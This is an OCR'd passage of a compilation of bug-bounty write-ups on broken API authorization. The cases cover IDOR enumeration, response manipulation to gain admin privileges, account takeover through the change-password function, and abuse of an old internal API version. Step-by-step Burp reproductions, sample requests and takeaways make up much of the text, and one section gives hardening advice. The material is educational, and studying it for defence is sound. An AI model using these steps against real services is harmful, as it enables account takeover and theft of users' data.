
We referred to the website as `domain.com`. So the program uses a Rest Api as `someapi.domain.com` which has an endpoint `/v1/users/my-uid` which contains all information of that UID user but it contains the authorization token too in the request. But here is where all root cause for vulnerability resides, On analyzing the researcher found out that this authorization token neither expires even if it is the same for all users.

Steps to Reproduce:


1. Create two test accounts first as the attacker and second as the victim.
2. Logged in into the attacker's account.
3. Go to Endpoint `someapi.domain.com/v1/users/attacker-uid` and capture this request in burp proxy.
4. Now change the `attacker-uid` with `victim-uid`. And we were able to see all information of the victim's account, without changing authorization tokens as it was the same for all users.

Exploitation:

1. Brute force the UID's through burp intruder and get large no. of valid uid's.



2. Update data of any user with PUT function by changing uid's. Change Information like first-name, last-name of any random user.



Case 3: Misconfigured API Leaks Users' Private Information**.**

Summary:

The researcher was able to leak users' private information using the username.

tl;dr: This flaw occurs due to misconfigured API authorization. Which is not configured properly and allows an attacker to steal the victim's sensitive information.

Background :

We will refer to this application as `target.io` and the site is using API to fetch the user data from the server as such `api.target.io`. The targeted domain target.io is fetching user sensitive data using the endpoint: `https://api.target.io/service/<userID>`. Here, the userID is the unique userID of a user of that site. While trying to catch the fetched data from the URL without authorization `https://api.target.io/service/<userID>` the API returns a 404 error.

But here the researcher plays around with this API endpoint and finally found a way to leak users' information without authorization. The researcher exposed user sensitive information such as Email, userId, userName, scope, etc.


The site scope(service) is carrying user information behind the GET request in API.

Steps To Reproduce:


1. Create a test account on target.io

2. Now logout from the account.

3. Firstly try to fetch information using your userId, you see it's giving a 404 error response.



4. But now try to fetch information using username and boom Got success!



Takeaways:

Find broken authorization issues by performing deep analysis of the authorization mechanism, app workflow while keeping in mind the user hierarchy, different roles or groups in the application.
Try accessing administrative endpoints with a normal user account. Try to perform sensitive actions (e.g., creation, modification) that you should not have access to by simply changing the HTTP method (e.g., from GET, POST, PUT, DELETE). Use OPTIONS method to find what methods are allowed.
Don't assume that an API endpoint is regular or administrative only based on the URL path. While developers might choose to expose most of the administrative endpoints under a specific relative path, like `api/admins`, it's very common to find these administrative endpoints under other relative paths together with regular endpoints, like `api/users`.

Hardening API Endpoints For These Type of Flaws:

The application should have a consistent and easy to analyze authorization module that is invoked from all your business functions.

The enforcement mechanism(s) should deny all access by default, requiring explicit grants to specific roles for access to every function.
Review your API endpoints against function-level authorization flaws, while keeping in mind the business logic of the application and group hierarchy.
Make sure that all of your administrative controllers inherit from an administrative abstract controller that implements authorization checks based on the user's group/role.
Make sure that administrative functions inside a regular controller implement authorization checks based on the user's group and role.

2. Privilege Escalation Using Response Manipulation on API Endpoint

Summary:

Lack of server-side validation helps in successful response manipulation and leads to escalating privileges of normal users and thus creates webhooks which by default can only be created by admins.

Background:

We will refer to this application as `target.com`. This application assigns test accounts with normal user privileges to the researcher to test the application. The application provides employee background verification service, with a normal user account you can create a candidate profile, read reports and manage reports. The application was using angular js as a client-side javascript framework.

So, the Researcher decided to open the developer console and read the application js file available to learn more about routing, permissions and endpoints available and found out that application has a function to create webhooks to receive candidate reports and more notifications as you see in the screenshot.

```
angular.module("dashboard").service("UtilsService", UtilsService),
UtilsService.$inject = ["$timeout"],
angular.module("dashboard").service("WebhookService", ["$http", "ENV", function($http, ENV) {
    return {
        updateSettings: function(accountId, settings) {
            var url = ENV.apiUrl + "/accounts/" + accountId + "/webhook_setting";
            return $http({
                method: "PUT",
                url: url,
                data: settings
            })
        },
        list: function(accountId, liveMode) {
            var url = ENV.apiUrl + "/accounts/" + accountId + "/webhooks";
            return $http({
                method: "GET",
                url: url,
                params: {
                    test: !liveMode
                }
            })
        },
        create: function(params, liveMode) {
            var url = ENV.apiUrl + "/v1/webhooks/";
            return $http({
                method: "POST",
                url: url,
                data: params,
                params: {
                    test: !liveMode
```

But it has some permissions required which by default are assigned to only admins. As you see in the screenshot in `manage_dev_settings` permissions

```
if (hasPermission($scope.currentUser, "manage_dev_settings")) {
    var _$scope$accountTabs$p5;
    $scope.accountTabs.push((_$scope$accountTabs$p5 = {
        id: "developer",
        title: "Developer Settings",
        iconClass: "fa fa-code"
    },
    _defineProperty(_$scope$accountTabs$p5, "id", "nav-tab-account-dev-settings"),
    _defineProperty(_$scope$accountTabs$p5, "url", "/account/developer_settings"),
```

So the researcher simply tries for response manipulation and luckily there is no server-side validation he changes `manage_dev_settings` permission: `false` to `true` and Got Success!

Steps To Reproduce:

1. Logged in the testing account (Normal User Account).

2. Set Burp Proxy to intercept all responses.

3. Make a request to `api.target.com/user` and check the response code.

4. You will find manage_dev_settings permission: false, Change it to true and forward the response. Check the screenshot.

5. Now, navigate to create webhook functionality which generates POST request to the endpoint `api.target.com/v1/webhooks`

7. Boom! Webhook created successfully, Check the webhook log.

So, this is how the researcher was able to create a webhook and receive a notification with the normal user permission by escalating privileges.


3. Hijacking Accounts by Exploiting Change password Functionality

Summary:

The Researcher is able to take over any account on the target website without any user interaction just by changing email addresses and passwords for any registered users.

Background:

We will refer to this application as `target.com` as we are doing it till now. This application is just like others making a POST request for changing passwords with an Email address and password in JSON format in form name variable. As you can see in the screenshot.



So the first thing the researcher does is to change this email address with his second account email address on this application and boom Got success! In the first attempt, he got access to his second account.

Steps to Reproduce:


1. Create two accounts first as Attacker and second as a victim.

2. Logged in with the attacker's account.

3. Now use the change password function and intercept this request in burp proxy.

4. Send this request in the repeater tab to see the response.

5. Now Change the email address with victim account email address with a random password



6. Got Success! See response 200 OK “Change Password Successfully”

4. Broken Authentication Leads Researcher to Perform IDOR Attacks in Internal API Endpoint.

Summary:

The researcher found an internal API and was able to abuse it performing various IDOR attacks. This vulnerability exploits due to lack of secure authentication also this vulnerability only exists in version 1 of internal API as there are multiple versions.

Background :


We will refer to this application as `example.com`. The application provides a general test account with general normal user privileges to test the application. Application has a public REST API that can be used by anyone with a general user account.

This API operates by using the `X-api-key` header along with your query.

```
curl -X GET
'https://api.example.com/v2/applications/{application_id}/hosts.js
on'
-H 'X-Api-Key:{api_key}' -i
```

The researcher found out that the application is using internal API at their two product infrastructure and alerts. Both of these products use different subdomains. `infrastructure.example.com` and `alerts.example.com`.

Here is how internal_api endpoint showed in burp for `alerts.example.com` subdomain



Here is how vulnerable API endpoints look alike:

```
https://alerts.example.com/internal_api/1/accounts/{ACCOUNT NUMBER}/incidents
```

The researcher performs intruder by just increasing a number and gets success in enumerating all accounts. This vulnerability is exploited because the application did not check the authorization for account number being requested through the above internal API GET request matched the account number of the authenticated user.

Performing Idor attack researcher able to see account events, messages, Violations (Through NR Alerts), Policy Summaries, Infrastructure events and filters, Account Settings.

Steps To Reproduce:

1. Found Internal_api endpoint through checking js files also found from the application behavior and spidering host in burp.

2. Create two accounts one as a victim and another as an attacker's account.

3. Logged in into Attacker's account.

4. Change API version v3 to v1 and make the API GET request with:

```
https://alerts.example.com/internal_api/1/accounts/{ACCOUNT
NUMBER}/incidents
```

here at account number use victim account number.

5. Got Success! You will able to see victim's account events, messages, Violations (Through NR Alerts), Policy Summaries, Infrastructure events and filters, Account Settings

Takeaways:

Older APIs versions tend to be more vulnerable and they lack security mechanisms. Leverage the predictable nature of REST APIs to find old versions. Saw a call to `api/v3/login?` Check if `api/v1/login` exists as well. It might be more vulnerable.

5. Bypass Broken API Authorization Fix to Abuse API Authorization again to achieve IDOR attacks

Summary:

The Researcher is able to bypass a broken API authorization fix to perform an IDOR attack at the API endpoint found in the target's ios application which leads the researcher to steal any user data and play around with their account functionalities like changing passwords. The application was leaking users' unique hash, which was required to view & modify users' personal data, along with their user-id.

Background:

This vulnerability is found in an ios app. We will refer to this application as `target.com`. The mobile application uses API call for retrieving user information and were looking like this:

```
https://api.target.com/api?act=get_user&id=1
```

The above call shows the details for user 1 in JSON format.

The researcher replaced the user id with a random number and got easy success and was able to fetch all pieces of information about that user. The researcher reported to the program, the researcher got rewarded and vulnerability was fixed.

Now this time the application added a hash value to retrieve data. The API endpoint now looks like this:

```
https://api.target.com/api?act=get_user&id=1&hash={Some_hash_value
}
```

Analyzing the behavior, the Researcher found out that for a user application was generating a hash value but it does not change every time the user logged in means for a user id there is always the same hash value.

Then the researcher tries to fetch other user data by removing hash value but fails.

Here is the failed response:

```
"result_msg":"The \"hash\" parameter is mandatory for this api
key","result_cached":"none","data":[],"sync":[]}
```

Now try to update account information. For updating query looked like this:

```
https://api.target.com/api?act=update_user&id=1&hash={some_hash_va
lue}&name=my_name&password=my_password
```

So the researcher tries to update account info of other users without giving hash value, and here he got success!

Query with removed hash value gives a response with this message:

```
{"result":1,"result_code":null,"result_detail":"","result_msg":"",
"result_cached":null,"data":{"user_id":1,"hash":"E9ih29plz0a"},"sy
nc":[]}
```

See what we got, the hash value for that user just by changing user id and null hash value we can get a hash value for the user which helps to fetch account information and perform IDOR attacks.

Now put this hash value in the first query, Got success! you will be able to see user information. Also can change any users password without user interaction

Steps To Reproduce:

1. Create two accounts first as a victim other as an attacker.

2. Logged in into the attacker account.

3. Set up Burp proxy and check for requests made.

4. Make a request to update account information as:

```
https://api.target.com/api?act=update_user&id={attacker_user_id}&h
```

```
ash={attacker_account_hash_value}&name=attacker_name&password=atta
cker_password
```


5. Now change the user id with victim user id and remove hash value. Also change name &, password field with random name & password.

6. Check the response in burp, here you found the hash value for the victim account. Also the victim account password and name will be changed.

```
{"result":1,"result_code":null,"result_detail":"","result_msg":"",
"result_cached":null,"data":{"user_id":1,"hash":"E9ih29plz0a"},"sy
nc":[]}
```

7. Use the above hash value in following endpoint :

```
https://api.target.com/api?act=get_user&id={victim_user_id}&hash=E
9ih29plz0a
```



8. Got success!, Able to view account information of victim accounts.

6. User Enumeration & Unsubscribing Their Service Without User Interaction.

Summary:

Researcher found an issue in unsubscribe function which leads the researcher to enumerate all subscribed users and also able to unsubscribe them from the subscription.


Background:

We will refer to this application as `target.com`. A user enumeration vulnerability means that an attacker can get a list of legal usernames and/or email addresses from the site. Using brute force, means that an attacker can use a list of potential usernames and/or email addresses with which they can verify whether or not each of them is registered with an account on the site.


Researcher on application subdomain `viestinta.target.fi` found an endpoint: `http://viestinta.target.fi/webApp/omatalousuk?email=` that has an unsubscribe function which does not check whether email addresses for unsubscribe belong to that user or not.

With this vulnerability researcher is able to unsubscribe subscribed email addresses on target application and with this also able to enumerate users with their email addresses.


For enumerating users who were subscribing to a newsletter, the researcher brute force the request with valid random email addresses. For every email address that will not subscribing the newsletter, the application were showing response as “No customer found, cannot unsubscribe”



